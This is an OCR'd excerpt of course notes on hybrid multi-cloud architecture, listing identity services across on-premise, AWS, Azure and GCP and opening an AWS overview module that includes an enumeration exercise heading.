
GCP Working Model



GCP Multi Projects Architecture & Access



GCP Single Projects Architecture




1.3 Hybrid Multi Cloud Architecture


- A hybrid cloud becomes multi-cloud when there are more than one public cloud service combined with on-premise environment.

- An organization use service in hybrid multi cloud environment -
  - On-Premise
    - Active Directory
  - AWS
    - AWS SSO
    - AWS Cloud
  - Azure
    - Azure Active Directory
    - Azure Resource Manager
    - O365
  - GCP
    - Cloud Identity
    - Google Cloud
    - Google Workspace / G-Suite


Network Connectivity between Cloud & On-Premise



Identity Federation from On-Premise to Cloud



Credentials in Hybrid Multi Cloud Environment



Module - 2 : Introduction about AWS Cloud

2.1 AWS Cloud Overview

2.2 Identity & Access Management [IAM]

2.3 **Exercise - Enumeration**

2.1 Overview of AWS Cloud

Introduction:

AWS (Amazon Web Services) is a comprehensive, evolving cloud computing platform provided by Amazon that includes a mixture of infrastructure as a service (IaaS), platform as a service (PaaS) and packaged software as a service (SaaS) offerings.

Regions:

